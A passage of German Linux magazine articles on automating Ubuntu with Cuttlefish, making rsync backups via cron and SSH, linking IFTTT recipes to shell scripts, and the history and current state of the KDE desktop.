Das Projekt Cuttlefish ermöglicht unter Ubuntu einfache Systemautomatismen, die im Prinzip weder Scripting noch tiefe Systemkenntnisse erfordern. In Kombination mit eigenen Shell-Scripts wird Cuttlefish allerdings noch flexibler.

Von Hermann Apfelböck

Wie wäre es, einen bestimmten USB-Stick anzustecken und dessen Daten automatisch in einen vorgesehenen Festplattenordner zu kopieren? Während jedes Linux-System über Cron oder Anacron Programme zeitgesteuert oder per Autostart bei der Anmeldung lädt, sind zeitunabhängige Hardware- oder Softwareereignisse auf gängigem Wege nicht zu funktionalisieren und zu automatisieren. Das Projekt Cuttlefish stößt in diese Lücke: Es ist allerdings auf Ubuntu spezialisiert und wird seit 2012 nicht mehr aktiv gepflegt. Dennoch ist es für Ubuntu-Systembastler eine lohnende Spielweise.


Die Installation von Cuttlefish

Nur auf älterem Ubuntu 12.04 LTS, das noch bis April 2017 unterstützt wird, ist Cuttlefish in den Standardpaketquellen und kann im Terminal mit `sudo apt-get install cuttlefish` installiert werden. Auf neuerem Ubuntu müssen Sie erst das PPA des Entwicklers einbinden:

```
sudo add-apt-repository
  ppa:ubuntuhandbook1/apps
sudo apt-get update
```

```
sudo apt-get install cuttlefish
```

Im Prinzip können Sie Cuttlefish auf diese Weise auch auf anderen Ubuntu-Varianten wie etwa dem aktuellen Linux Mint installieren. Es wird auch dort funktionieren, allerdings müssen Sie aufgrund mangelnder Oberflächen-



Integration bestimmte Nachteile in Kauf nehmen (siehe unten).

Einrichtung von „Stimulus“ und „Reaction“

Sie starten Cuttlefish das erste Mal manuell über die Dash-Übersichtsseite, indem Sie dort den Programmnamen eingeben. Beachten Sie, dass neben dem Konfigurationsfenster auch das Cuttlefish-Symbol im oberen Ubuntu-Hauptpanel erscheint. Über dieses dauerhaft präsente Symbol nutzen und konfigurieren Sie Ihre Cuttlefish-Aktionen. Das eigentliche Programmfenster kann hingegen jederzeit geschlossen werden.

Exkurs zu Linux Mint und anderen Ubuntu-Varianten: Die angesprochene Integration in Ubuntu's Unity-Oberfläche mit dem Cuttlefish-Programmindikator ist nicht ganz unwichtig, wie Sie etwa bei einer Installation in Linux Mint feststellen:

Wenn Sie dort – speziell bei der Einrichtung der ersten Automatismen – Cuttlefish mehrmals über das Hauptmenü aufrufen, startet jeweils eine neue Instanz. Dies führt dann vorläufig dazu, dass definierte Makros gehorsam von allen laufenden Cuttlefish-Instanzen absolviert werden, und so startet dann etwa ein Programm nicht einmal, sondern fünfmal. Wenn Sie sich dieser Tatsache bewusst sind, lässt sich Cuttlefish aber auch unter Ubuntu-Varianten wie Linux Mint nutzen. Wenn das Tool einmal eingerichtet ist und Sie den Konfigurationsdialog nicht mehr benötigen, tritt das Problem mehrfacher Instanzen nicht mehr auf.

Cuttlefish in Ubuntu: Als ersten Einrichtungsschritt sollten Sie für den automatischen Start von Cuttlefish sorgen. Dies erledigen Sie in der Menüleiste mit dem Schalter unter „Edit -> Preferences -> Autostart“. Danach geht es an das Wesentliche, die


Einrichtung der Automatismen. Der englischsprachige Konfigurationsdialog zeigt zunächst keine Aktionen. Mit einem Klick auf „New“ erstellen Sie den ersten Eintrag. Jeder Eintrag besteht aus einer optionalen Bedingung unter „Basics“ und der gewünschten Aktion unter „Reaction“.

Registerkarte „Basics“: Neben „Name“ vergeben Sie einen sprechenden Namen für die Aktion wie etwa „USB-Stick-Intenso“ oder „Screenshot“ – je nach Auftrag der Aktion. „Show notification“ und „List in indicator menu“ können Sie aktivieren, um erstens bei jeder Cuttlefish-Aktion eine kleine Bildschirmmeldung zu erhalten, und um zweitens die Aktion beim Klick auf das Programmsymbol in der Ubuntu-Leiste angezeigt zu bekommen. Unbedingt notwendig ist diese Anzeige für Aktionen ohne Bedingung („Activated by stimulus“ abgeschaltet auf „OFF“). Solche Aktionen ohne „Stimulus“ können nur manuell über das Cuttlefish-Symbol gestartet werden. Für automatische Aktionen setzen Sie den Schalter „Activated by stimulus“ auf „ON“ und haben dann neben „Stimulus“, der zunächst auf „None“ steht, die Auswahl zahlreicher Software-, Hardware-, Netzwerk- und Zeitereignisse. Die Liste präsentiert unter „All Categories“ alle verfügbaren Ereignisse, lässt sich aber auch etwa nach „Applications“ oder „Hardware“ filtern. Ein Stimulus, also Aktionsauslöser, kann beispielsweise der Start oder das Beenden einer bestimmten Software sein („Applications starts“, „Application stops“). Darunter wählen Sie dann neben „Application“ die betreffende Software aus. Der Auslöser ist damit definiert.

Registerkarte „Reaction“: Hier definieren Sie, was nach dem Auslöser konkret passieren soll. Beachten Sie, dass Sie mit dem „Plus“-Symbol unten nicht nur eine, sondern mehrere Reaktionen einrichten können, die nacheinander ausgeführt werden. So kann es etwa zweckmäßig sein, bei einer Aktion auf einem FTP-Server mit Filezilla zusätzlich das Mailprogramm zu star-



Integration im Panel: Cuttlefish läuft zwar nicht ausschließlich unter Ubuntu, ist aber nur dort optimal zu benutzen. Aktionen ohne Auslöser sind nur unter Ubuntu zu erreichen.



Vom WLAN abhängiger Drucker: Die Verbindung zu einem bestimmten WLAN kann als Auslöser definiert werden, um je nach Netzwerknamen den Standarddrucker zu wechseln.

ten („Start applications“ und Auswahl des Programms), weil Sie nach dem FTP-Transfer standardmäßig einen Mitarbeiter benachrichtigen. Ebenso einfach ist es, auf den Start eines Multimedia-Players („Stimulus“) automatisch die Reaktion „Unmute volume“ folgen zu lassen.

Einige praktische Cuttlefish-Beispiele

Als Anregung folgen einige nützliche Automatismen, die das Potenzial des Tools andeuten.

Standarddrucker wechseln: Wenn ein Notebook zu Hause und im Büro einen anderen Standarddrucker verwenden soll, können Sie dies abhängig vom WLAN machen. Der passende Stimulus auf der Registerkarte „Basics“ lautet „Connect to WLAN“, und darunter wählen Sie die SSID des Drahtlosnetzwerks aus. Als Reaktion dient dann „Change default printer“, und eine anklickbare Liste zeigt die eingeregneten Drucker auf dem Ubuntu-System an.

Strom oder Akku: Um sofort zu sehen, ob das Notebook vom Akku

läuft oder mit dem Netzteil verbunden ist, kann Cuttlefish das Hintergrundbild wechseln. Der Stimulus dazu ist „Power cable plugged in“ und die Reaktion „Change desktop background“. Eine Bilddatei können Sie über einen Dateibrowser einrichten. Das Gegenstück dazu wäre ein Eintrag mit dem Stimulus „Power cable unplugged“, auf den Sie einen anderen Desktophintergrund als „Reaction“ folgen lassen.

USB eingesteckt und schon kopiert: Um den in der Einleitung angedeuteten Automatismus zu realisieren, kommen Sie um eine Kombination von Cuttlefish und Shell-Script nicht herum. Der Stimulus unter „Basics“ lautet „USB device plugged in“. Erfreulicherweise lässt sich darunter ein ganz bestimmter USB-Stick definieren, den Sie dazu aber erst einstecken müssen. Der Auslöser gilt dann nur für diesen einen Datenträger. Als „Reaction“ lässt sich jedes Shell-Script starten, indem Sie dem Terminal („gnome-terminal“) unter „Parameters“ den Eintrag `-x sh [Pfad]/[scriptname].sh` mitgeben (siehe Aufmacherbild). ●

Datensicherung mit Rsync

Backups anzulegen ist lästig, aber unverzichtbar. Sie müssen die nötigen Vorkehrungen jedoch nur einmal treffen, den Rest kann Linux automatisch übernehmen.

Von Thorsten Eggeling

Als Backupprogramm verwenden wir in diesem Artikel rsync. Das Kommandozeilentool arbeitet zuverlässig und schnell und ist in allen verbreiteten Linux-Distributionen enthalten. rsync lässt sich mit zahlreichen Schaltern und Optionen für jede Aufgabe anpassen, im Alltag genügen aber einige wenige. Alle Beispiel-Befehlszeilen und Scripts zu diesem Artikel können Sie über www.pcwelt.de/YUthNC herunterladen.

1. Manuelle Sicherung auf externe Festplatte

Backups sollten immer auf unabhängige Datenträger erfolgen – etwa auf eine zweite interne Festplatte oder ein USB-Laufwerk. Für ein einfaches manuelles Backup des eigenen Home-Verzeichnisses auf einen USB-Festplatte genügt folgende Kommandozeile:

```
rsync -avP $HOME /media/$USER/  
Laufwerks-ID/backup
```

Die „Laufwerks-ID“ ist die Bezeichnung einer USB-Festplatte, die Linux automatisch unter „/media/\$USER“ eingebunden hat. Ändern Sie den Pfad entsprechend Ihrer Systemkonfiguration. „\$USER“ ist eine Standardvariable für den Namen des Benutzers, „\$HOME“ für den Pfad zum Home-Verzeichnis. Das Ziel „backup“ erstellt rsync automatisch, wenn es noch nicht vorhanden ist.



© wege - Fotolia.com

Der Parameter „-a“ sorgt dafür, dass rsync alle Ordner rekursiv kopiert. Dabei werden Symlinks, Benutzerrechte, Gruppenrechte, Änderungszeiten, Besitzer und Gerätedateien berücksichtigt. „-v“ sorgt für eine ausführliche Ausgabe von Meldungen und „-P“ für eine Fortschrittsanzeige.

2. Inkrementelles Backup automatisieren

Eine inkrementelle Sicherung erstellt zuerst ein vollständiges Backup und berücksichtigt danach nur noch die Unterschiede. Ein passendes Backup-Script könnte so aussehen:

```
#!/bin/sh  
date=`date +%Y-%m-%dT%H_%M_%S`  
BACKUPDIR=/media/user/Laufwerks-  
ID/backup  
rsync -avP --log-file=$HOME/rsync.  
log --link-dest=$BACKUPDIR/cur-  
rent $HOME $BACKUPDIR/back-$date  
rm -f $BACKUPDIR/current  
ln -s back-$date $BACKUPDIR/cur-  
rent
```

Speichern Sie die Zeilen beispielsweise in der Datei „backup.sh“, die Sie dann mit folgendem Befehl ausführbar machen:

```
chmod 755 backup.sh
```

Passen Sie den Pfad hinter „BACKUP-

DIR“ entsprechend Ihrer Systemkonfiguration an. Starten Sie dann folgendermaßen das Script:

```
./backup.sh
```

Das Script erstellt bei jedem Aufruf ein Backup Ihres Home-Verzeichnisses. Jeder Backupordner trägt als Bezeichnung das aktuelle Datum und die Uhrzeit. Anschließend erzeugt das Script mit „ln -s“ einen symbolischen Link mit dem Namen „current“ auf das eben erstellte Backupverzeichnis. Es dient beim nächsten Aufruf als Quelle für Hard-Links im neuen Backupordner. Die Hard-Links verweisen auf die Dateien aus dem zuerst erstellen Backupordner, benötigen aber selbst keinen Speicherplatz.

Sie können nach einiger Zeit ältere Backupordner löschen. Nur der zuletzt erstellte Ordner muss immer erhalten bleiben. Das Dateisystem verwaltet die Verknüpfungen automatisch.

Die letzten verbliebenen Hard-Links aus dem Backup sind dann die einzigen Kopien der ursprünglichen Originaldateien.

Backup nach Zeitplan: Für ein automatisches Backup erstellen Sie einen Cronjob mit gnome-schedule (siehe dazu „Autostarts und Cronjobs“ auf Seite 22. Hinter „Befehl“ tippen Sie den

Pfad zum Backupsript ein, beispielsweise „/home/user/backup.sh“.

3. Backscript mit mehr Funktionen

Das bisherige Script genügt zwar für das Backup der persönlichen Daten, meist werden Sie aber noch weitere Verzeichnisse sichern oder bestimmte Verzeichnisse ausschließen wollen. Wünschenswert ist außerdem eine Backupstruktur, die in Tagen, Wochen und Monaten organisiert ist.

Ein Beispiel für diese Aufgaben laden Sie über www.pcwelt.de/YUthNC herunter. Entpacken Sie das Archiv zuerst in Ihr Home-Verzeichnis und machen Sie das Script ausführbar:

```
chmod 755 backup_ex.sh
```


Öffnen Sie die Datei „local-data.include“ in einem Editor. Sie enthält Beispieldefinitionen für die Ordner, die in das Backup aufgenommen werden sollen. „+ /etc/“ schließt den Ordner „/etc“ ein und „- .cache“ klammert Ordner mit dieser Bezeichnung aus. Soll nur ein bestimmtes Unterverzeichnis gesichert werden, muss zuerst der darüber liegende Ordner eingeschlossen werden, beispielsweise:

```
+ /var/
+ /var/www/
- /var/*
```


rsync sichert dann „/var/www,“ berücksichtigt durch „- /var/*“ jedoch keine weiteren Ordner unterhalb von „/var“. Die letzte Zeile „- /*“ schließt alle Ordner und Dateien aus außer den zuvor angegebenen. Für die Sicherung auf eine externe Festplatte verwenden Sie dann diese Befehlszeile:

```
sudo ./backup_ex.sh "local-data"
" " "/" "/media/user/ID/backup/"
```

Der erste Parameter ist die Bezeichnung des Backups. Diese muss identisch mit dem Namen der verwendeten „include“-Datei sein. Danach folgt die Backup-Quelle „/“, also das Wurzelverzeichnis. Sie können hier auch einen anderen Pfad angeben, beispielsweise „/home“, wenn Sie nur die Home-Verzeichnisse sichern wollen. Die Angaben in „local-data.include“ müssen Sie dann aber dafür anpassen. Der letzte



Automatisches Backup: Die Cron-Aufgabenplanung startet Tasks nach Zeitplan. Ein rsync-Backup mit Hard-Links benötigt wenig Platz, und Sie können es daher häufig ausführen.



Nur wichtige Verzeichnisse sichern: Das Script „backup_ex.sh“ lässt sich mit genauen Regeln konfigurieren, die bestimmte Verzeichnisse ein- oder ausschließen.

Parameter bestimmt das Zielverzeichnis. Passen Sie diesen für Ihr System an. Zur Automatisierung erstellen Sie einen Cronjob für das Script „backup_ex.sh“, wie in -> Punkt 2 beschrieben. Da das Script mit root-Rechten laufen muss, rufen Sie `sudo crontab -e` oder `sudo gnome-schedule` im Terminal auf.

4. Backup auf einem Server speichern

rsync kann Backups per SSH auch über das Netzwerk auf einen anderen Linux-PC übertragen. Damit sich das Backup per Cronjob automatisieren lässt, muss die Anmeldung ohne Passwort erfolgen. Installieren Sie zuerst das Paket „openssh-server“ auf jedem PC. Den Schlüssel erzeugen Sie als nicht privilegierter Benutzer (nicht als root) mit `ssh-keygen -t rsa` auf dem Server. Speichern Sie ihn mit folgenden zwei Befehlszeilen:

```
eval "$(ssh-agent -s)"
ssh-add
ssh-copy-id -i ~/.ssh/id_rsa.pub
user@client-pc
```

übertragen Sie den Schlüssel auf alle Client-PCs, die Sie sichern wollen. Auf diesen müssen Sie außerdem den Befehl `sudo visudo` aufrufen und folgende Zeile eintragen:

```
user ALL=NOPASSWD:/usr/bin/rsync
```

Damit erlauben Sie dem Benutzer „user“ die Verwendung von sudo rsync ohne Passwort.

Passen Sie die Datei „remote-data.include an“, wie in -> Punkt 3 beschrieben. Danach starten Sie das Backupsript auf dem Server mit diesem Befehl:

```
sudo ./backup_ex.sh "remote-data"
"192.168.1.142" "/" "/Ziel-Verzeichnis/" "ssh -i /home/user/.ssh/id_rsa -l user"
```

Verwenden Sie die IP-Adresse oder den Namen des zu sichernden Client-PCs, und passen Sie „Ziel-Verzeichnis“ für die Konfiguration auf dem Server an. „user“ ersetzen Sie jeweils durch den Anmeldenamen. Der SSH-Schlüssel muss sich unter dem Namen „id_rsa“ im angegebenen Ordner befinden. Wenn alles funktioniert, richten Sie einen Cronjob auf dem Server ein. ●

Automatisieren mit IFTTT

IFTTT ist ein Internetportal, das auf Ereignisse bei anderen Onlinediensten mit definierten Aktionen antworten kann. Damit lassen sich bestimmte Aufgaben automatisch erledigen.


Von Thorsten Eggeling

Die Abkürzung IFTTT steht für „If This Then That“ – „Wenn dies, dann das“. IFTTT lässt sich über die Website www.ifttt.com nutzen. IFTTT arbeitet durch die Verbindung von Clouddiensten wie Dropbox, Google Drive, Facebook, Twitter oder Instagram. Sie verknüpft die gewünschten Cloudkonten mit Ihrem IFTTT-Konto und erstellt dann Regeln, die Aktionen auslösen. Dieser Beitrag zeigt die Basisregeln und raffiniertere Varianten mit eigenen Scripts.

1. So funktioniert „If This Then That“

Sie benötigen auf www.ifttt.com per Klick auf „Sign up“ ein kostenloses Konto. Dafür genügen eine gültige E-Mail-Adresse sowie ein Passwort. Es gibt einfache Do-Recipes, über die sich bestimmte Onlinedienste etwa per Smartphone-App einfacher steuern lassen. Dazu erlauben Sie www.ifttt.com den Zugriff auf den jeweiligen Dienst.

Ein Beispiel: Rufen Sie <https://ifttt.com/recipes/192007> auf („Quickly create events in Google Calendar“) und klicken Sie auf „Connect“. Danach melden Sie sich bei Ihrem Google-Konto an und klicken auf „Zulassen“. Klicken Sie danach auf „Add“. Sie sehen jetzt eine Übersicht mit dem Titel des Rezepts und der auszulösenden Aktion. Gehen Sie auf „My Recipes“ und auf die Registerkarte „Do“. Für dieses Rezept benötigen Sie die kostenlose Android-App Do Note (<https://goo.gl/2NOajW>). Nach Start der App auf dem Smartphone melden Sie sich bei www.ifttt.com an



If This Then That: IFTTT reagiert auf Ereignisse in Onlinediensten. Das lässt sich nutzen, um Aktionen abhängig von Standort oder E-Mail-Inhalten automatisch auszuführen.

und sehen das eben erstellte Do-Rezept. Geben Sie einen Text wie „Treffen mit Hans um 18:00“ ein, und tippen Sie auf „Absenden“. Der Termin wird dann in Ihrem Google-Kalender eingetragen.

Eine andere Kategorie sind If-Recipes, die automatisch beim Eintreten von Ereignissen starten. Unter <https://ifttt.com/recipes/302238> finden Sie etwa „Turn on WiFi when you get home to save data on your wireless bill“. Damit aktivieren Sie das WLAN Ihres Smartphones, wenn Sie sich in der Nähe Ihrer Wohnung befinden. Unter „Your home address“ legen Sie auf der Karte den Standort der Wohnung fest. Klicken Sie zum Abschluss auf „Add“. Die zugehörige Gratis-App für Android „IF by IFTTT“ installieren Sie über <https://goo.gl/GY4VbG>. In der App lässt sich der Dienst bei Bedarf deaktivieren und Sie können den Ort an-

dern, an dem das WLAN aktiviert werden soll. Dazu passend nutzen Sie auch das Rezept <https://ifttt.com/recipes/302237>. Damit schalten Sie WLAN automatisch aus, wenn Sie den Bereich Ihrer Wohnung verlassen.

2. Eigene IFTTT-Rezepte zusammenstellen

Wählen Sie auf der Website www.ifttt.com „My Recipes“. Klicken Sie auf „Create a Recipe“ und dann auf „this“. Wählen Sie einen „Trigger Channel“ aus, beispielsweise „Weather“. Wenn Sie den Dienst das erste Mal verwenden, klicken Sie auf „Connect“, legen im Pop-up-Fenster Ihren Wohnort fest, klicken wieder auf „Connect“ und dann auf „Continue to next step“. Wählen Sie einen Trigger, etwa „Sunrise“, und klicken Sie auf „Create Trigger“. Klicken Sie auf „that“, wählen Sie einen „Action Channel“, etwa „Andro-

id Device“, und dann eine „Action“ wie „Set ringtone volume“. Belassen Sie die Einstellung „100%“, klicken Sie auf „Create Action“ und dann auf „Create Recipe“. Ein dazu komplementäres Rezept erstellen Sie aus den Modulen „Weather“ und „Sunset“, reduzieren dabei aber die Lautstärke des Klingeltons. Auf dieses Weise passen Sie den Klingelton für den Tag und die Nacht automatisch an. Voraussetzung dafür ist, dass Sie die App „IF by IFTTT“ auf dem Android-Smartphone installiert haben.

3. Ereignissteuerung auf dem PC einrichten

IFTTT kann auch Ereignisse erstellen, deren Ergebnis Sie auf einem PC auswerten können. Da es hier keine Steuerungssoftware wie „IF by IFTTT“ gibt, müssen Sie dafür selbst Scripts erstellen. Das folgende Beispiel ermöglicht den automatischen Download von Youtube-Videos, die Sie zur Playlist „Später ansehen“ hinzufügen. Voraussetzung ist, dass Sie ein Youtube- beziehungsweise ein Google-Konto sowie ein Dropbox-Konto eingerichtet haben. Auf Ihrem Linux-PC muss außerdem der Dropbox-Client installiert sein. Sollte das noch nicht der Fall sein, laden Sie die Software über www.dropbox.com nach einem Klick auf „App herunterladen“ herunter. Nach der Installation finden Sie in Ihrem Home-Verzeichnis das Verzeichnis „Dropbox“ mit den synchronisierten Ordnern und Dateien. Erstellen Sie dort den Ordner „~/Dropbox/IFTTT/YouTube“.

Schritt 1: Gehen Sie auf www.ifttt.com, klicken Sie auf „My Recipes“ und dann auf „Create a Recipe“. Klicken Sie auf „this“, wählen Sie „Youtube“ und als Trigger „News watch later video“. Klicken Sie auf „Create Trigger“ und dann auf „that“. Wählen Sie „Dropbox“ als Action Channel und dann „Append to a text file“. Wenn Sie einen der Channel das erste Mal verwenden, müssen Sie IFTTT den Zugriff in einem Pop-up-Fenster erlauben. Tippen Sie unter „File name“ den Dateinamen „favorites.txt“ ein. Lö-


sen Sie den Inhalt des Textfeldes unter „Content“ und fügen Sie nur „{{Url}}“ ein. Der Eintrag unter „Dropbox folder path“ muss „IFTTT/YouTube“ lauten. Klicken Sie auf „Create Action“. Ändern Sie bei Bedarf die Beschreibung unter „Recipe Title“ und klicken Sie auf „Create Recipe“.

Schritt 2: Probieren Sie das Rezept aus. Gehen Sie auf www.youtube.de, öffnen Sie ein oder mehrere Videos, und fügen Sie sie jeweils über die Schaltfläche „+ Hinzufügen“ zur Liste „Später ansehen“ hinzu. Nach kurzer Wartezeit taucht auf Ihrem PC im Ordner „~/Dropbox/IFTTT/YouTube“ die Datei „favorites.txt“ auf, die die Adressen der Youtube-Videos enthält.

Schritt 3: Installieren Sie den Youtube-Downloader youtube-dl, auf einem Ubuntu-System beispielsweise mit `sudo apt install youtube-dl` im Terminal.

Schritt 4: Erstellen Sie in einem Editor die Textdatei „youtube.sh“ mit folgendem Inhalt in Ihrem Home-Verzeichnis (sechs Zeilen):

```
if [ -f ~/Dropbox/IFTTT/YouTube/
  favorites.txt ]; then
cd ~/Videos
youtube-dl -t -a ~/Dropbox/IFTTT/
  YouTube/favorites.txt
```



Autodownload: Per Rezept erzeugen Sie eine Textdatei bei Dropbox, wenn Sie ein Youtube-Video in „Später ansehen“ aufnehmen. Ein Script lädt das Video auf den PC.

```
rm ~/Dropbox/IFTTT/YouTube/favorites.txt
fi
```

Machen Sie das Script zunächst ausführbar, und starten Sie es dann:

```
chmod 755 youtube.sh
./youtube.sh
```

Die heruntergeladenen Videos speichert das Script im Ordner „~/Videos“. Danach löscht es die Datei „favorites.txt“ im Dropbox-Ordner.

Wenn alles erwartungsgemäß funktioniert, erstellen Sie für das Script einen Cronjob und starten es darüber – je nach Bedarf – einmal oder mehrmals am Tag (-> Artikel „Autostarts und Cronjobs“, Seite 22).

Scripts per Ordnerüberwachung starten

Scripts lassen auch direkt nach Eintreffen eines bestimmten Ereignisses starten. Erstellen Sie etwa ein Rezept für den Trigger-Channel „Gmail“ und den Trigger „New email in inbox from“. Als Mailabsender tragen Sie Ihre eigene Adresse ein. Verwenden Sie als Action-Channel „Dropbox“ und konfigurieren Sie „Append to a text file“ wie in Punkt 3 beschrieben. Setzen Sie bei „Content“ die Variable „{{BodyPlain}}“ ein, so dass beim Eintreffen einer neuen Nachricht die Datei „email.txt“ mit dem Nachrichteninhalte entsteht.

Laden Sie das Script „switch.sh“ über <https://goo.gl/sn388Y> in Ihr Home-Verzeichnis, und machen Sie es mit `chmod 755 switch.sh` ausführbar. Danach starten

Sie folgenden Terminabefehl

```
incrontab -e
```

und tragen im Editor folgende Zeile ein:

```
/home/hans/Dropbox/IFTTT/Gmail/IN_CREATE /home/hans/switch.sh
```

Passen Sie die Pfade für Ihr Home-Verzeichnis an. Senden Sie dann eine Mail mit dem Inhalt „on“ an Ihre eigene Google-Adresse.

Nach kurzer Zeit entsteht die Datei „~/Dropbox/IFTTT/Gmail/email.txt“ mit dem Inhalt „on“. incron startet „switch.sh“, sobald die Datei vorhanden ist. Das Script kann dann abhängig vom Inhalt die gewünschte Aktion ausführen. Sie müssen nur den Aufruf für eine Aktion in das Script einbauen, etwa die Steuerung von Lampen oder Steckdosen.

Das KDE-Konzept

Auf dem Linux-Desktop buhlen mehrere ausgewachsene Arbeitsumgebungen um Ihre Gunst. Die beliebteste Umgebung ist KDE – und nebenbei auch der Dienstälteste heute noch relevante Desktop, der sich regelmäßig neu erfindet.

Von David Wolski

Desktopumgebungen wie KDE bestehen aus Window Manager, Desktop und einer Programmsammlung, die auf diese Umgebung zugeschnitten ist. Was viele Einsteiger an einem Linux-Betriebssystem verwirrt, ist gleichzeitig eine seiner großen Stärken: die freie Wahl der Desktopumgebung. Fragt man jedoch nur ein Dutzend Linux-Nutzer, welche Arbeitsumgebung die beste sei, bekommt man ein Vielfaches an Meinungen und Empfehlungen zurück. Schließlich kommt es ja darauf an, was man damit vorhat. Nicht jeder Desktop ist für jeden Typ von Anwender und für jede Aufgabe geeignet. Eine Empfehlung, die man trotzdem häufig hören dürfte, ist KDE – und dies von zwei sehr unterschiedlichen Nutzergruppen.

Flexibles KDE

Den Entwicklern der Desktopumgebung gelingt das Kunststück, Einsteigern wie auch langjährigen Powerusern zu gefallen. Umsteiger von Windows kommen mit dem klassischen Bedienkonzept und den traditionellen Desktopelementen von KDE sofort klar. Fortgeschrittenen Anwendern kommt KDE mit seiner bis ins Detail konfigurierbaren Arbeitsumgebung entgegen. Wer großen Wert auf Ästhetik legt, darf sich an der überarbeiteten Oberfläche der neuen KDE-Version Plasma 5 freuen.

KDE besteht aus mehreren Komponenten und Programmen: Der eigentliche Desktop nennt sich „Plasma“ und stellt die Arbeitsoberfläche mit Miniprogrammen (Plasma-Wid-



gets) und den Window Manager Kwin bereit. Dieser Window Manager sorgt für die Programmdarstellung inklusive Effekten und kann mittels Open GL die Hardwarebeschleunigung der Grafichips nutzen. Die KDE-Programme, welche bis KDE 4.14 auch „KDE Software Compilation“ hießen, umfassen grundlegende Anwendungen wie den Dateimanager Dolphin, den Bildbetrachter Gwenview, die Bildverwaltung Digikam und den Mediaplayer Amarok. Mit seinen herausragenden Eigenschaften und seinen funktionsreichen Programmen ist KDE ein Gegenentwurf zum vereinfachten Gnome 3 (und seinen Abkömmlingen wie Ubuntu Unity). KDE hat das ehemals beliebtere Gnome in Sachen Nutzerzahlen inzwischen überholt. So liegt KDE in den repräsentativen jährlichen Umfragen des englischsprachigen Linux-Forums www.linuxquestions.org seit einigen Jahren vor Gnome und anderen Desktops. In der letzten Umfrage im Dezem-

ber 2015 lag KDE mit 31 Prozent vorne – das fünfte Jahr in Folge.

Progressives KDE


Der KDE-Desktop ist älter als Gnome & Co: Die Entwicklung von KDE begann schon 1996, als grafische Oberflächen für Linux noch Mangelware

KDE nachinstallieren

Im Prinzip kann jedes Linux mehrere Oberflächen installieren, die sich dann am Anmeldebildschirm für die aktuelle Sitzung auswählen lassen. Bei KDE gibt es aktuell jedoch erhebliche Probleme. Unter Linux Mint 17.x und Ubuntu 15.10 scheitert die Nachinstallation. Lediglich auf älterem Ubuntu 14.04 kann die Paketinstallation empfohlen werden. Diese findet am besten mit `sudo apt-get install kubuntu-desktop kde-110n-de` im Terminal statt.

waren. Der damals 24-jährige Student Matthias Ettrich kündigte im Usenet an, er wolle eine konsistente freie Desktopumgebung bauen. Daraus entstand das „Kool Desktop Environment“ (KDE), das sich am damals unter Unix verbreiteten Desktop CDE orientierte, aber schon einen eigenen Window Manager mitbrachte und zudem das grafische Toolkit Qt nutzte. Qt ist eine C++-Klassenbibliothek und bis heute die wesentliche KDE-Basis. In der frühen Linux-Szene hagelte es deshalb bald Kritik, denn Qt war ein kommerzielles Produkt der norwegischen Firma Trolltech. Dessen Lizenz sahen viele Open-Source-Enthusiasten mit Linux unvereinbar und sie ignorierten KDE zunächst. Die Differenzen mit der Open-Source-Gemeinde wurden 2000 beigelegt, als die Bibliotheken von Qt in einer freien Linux-Version erschienen. Ein Meisterstück gelang KDE in der Version 3 mit dem Browser Konqueror, der den damals instabilen Netscape Navigator unter Linux ersetzte und noch vor Mozilla Firefox seine Marktreife erlangte.

Das KDE-Team erfindet in regelmäßigen Abständen sein Produkt neu, ohne jedoch Bewährtes über Bord zu werfen. Im Januar 2007 erschien KDE 4, das wegen grundlegender Änderungen nicht mehr zur 3.5-Serie kom-



Frische Brise: Das Standardthema „Breeze“ lässt den Desktop KDE Plasma 5 ruhiger und aufgeräumter erscheinen, bricht aber nicht mit dem bisherigen Bedienkonzept.

patibel ist. Es basiert auf einer neuen Version von Qt und brachte ein vollkommen neues Erscheinungsbild mit sowie neue Anwendungen wie den Dateimanager Dolphin, den Betrachter Okular sowie Gwenview.

Aktuelles KDE

Die neueste Generation von KDE ist Plasma 5. Die Weiterentwicklung umfasste zunächst nur die Arbeitsfläche und die Desktopprogramme. Mit der neuen, noch nicht völlig ausgereiften Version, die Mitte 2014 erschien, wechselt KDE mit seinen Programmen schrittweise zu Qt 5. Alle typischen Programme, die bisher Teil der KDE Software Collection waren, folgen die-

ser Modernisierung nach und nach. Während der Sprung von KDE 3 auf KDE 4 vor acht Jahren erhebliche Änderungen bei Aussehen und Bedienung brachte, erscheint der Schritt auf Version 5 als sanfte Evolution. Die neue Oberfläche mit ihrem pastellfarbenen Gewand „Breeze“ hat auch von Skeptikern viele Lorbeeren erhalten. Mit den internen Umbauten zu Qt 5 und der Aufteilung der KDE-Bibliotheken in kleinere Bestandteile ist KDE nun fit für die nächsten zehn Jahre. KDE Plasma 5 ist aber erst jetzt (ab Version 5.5) reif für den produktiven Einsatz, und wer kompromisslos auf Stabilität pocht, sollte KDE sogar noch ein paar Monate der Reife gönnen.

Distributionen: Hier steht KDE im Mittelpunkt

Es gibt kaum eine Linux-Distribution, die nicht die Pakete von KDE im Angebot hätte, so auch Linux Mint KDE (auf Heft-DVD). Aber unter einigen Systemen gilt KDE besonders gelungen, da dessen Macher selbst KDE bevorzugen.

Open Suse: Das ursprünglich in Deutschland entwickelte Suse Linux gab 1996 ab Version KDE 4.2 den Vorzug und gilt bis heute als eine Vorzeigedistribution für KDE. Mit der aktuellen Version 42 wechselte Open Suse zu KDE Plasma 5. Auf der Heft-DVD liegt Open Suse Tumbleweed mit dem neuen KDE als installierbares Livesystem (<https://de.opensuse.org>).

Kubuntu 14.04 LTS: Die KDE-Ausgabe von Ubuntu mit Langzeitunterstützung bekommt noch bis April 2019 seine Aktualisierung und präsentiert das sehr solide, ausgereifte KDE 4.14. In der Ausgabe 15.10 ist bereits Plasma 5 der Standarddesktop von Kubuntu, und auch das demnächst kommende Kubuntu 16.04 LTS wird mit neuem KDE geliefert (<http://kubuntu.org>).

Manjaro: Der Abkömmling von Arch Linux präsentiert in einer seiner beiden Hauptausgaben KDE Plasma 5 in einer besonders aktuellen Version. Manjaro KDE 15.12 (auf Heft-DVD) ist damit ideal für fortgeschrittene KDE-Anwender, die stets neueste KDE-Pakete möchten (<http://manjaro.github.io>).

Netrunner: Die Distribution ist ein Projekt der Blue Systems GmbH, die auch Hauptsponsor von Kubuntu ist. Netrunner gibt es in zwei Ausgaben, die jeweils auf Kubuntu und auf Manjaro aufsetzen. Während die Kubuntu-Ausgabe noch mit KDE 4.14 vorliegt, liefert die Manjaro-Variante ein frisches KDE Plasma 5 (www.netrunner.com).

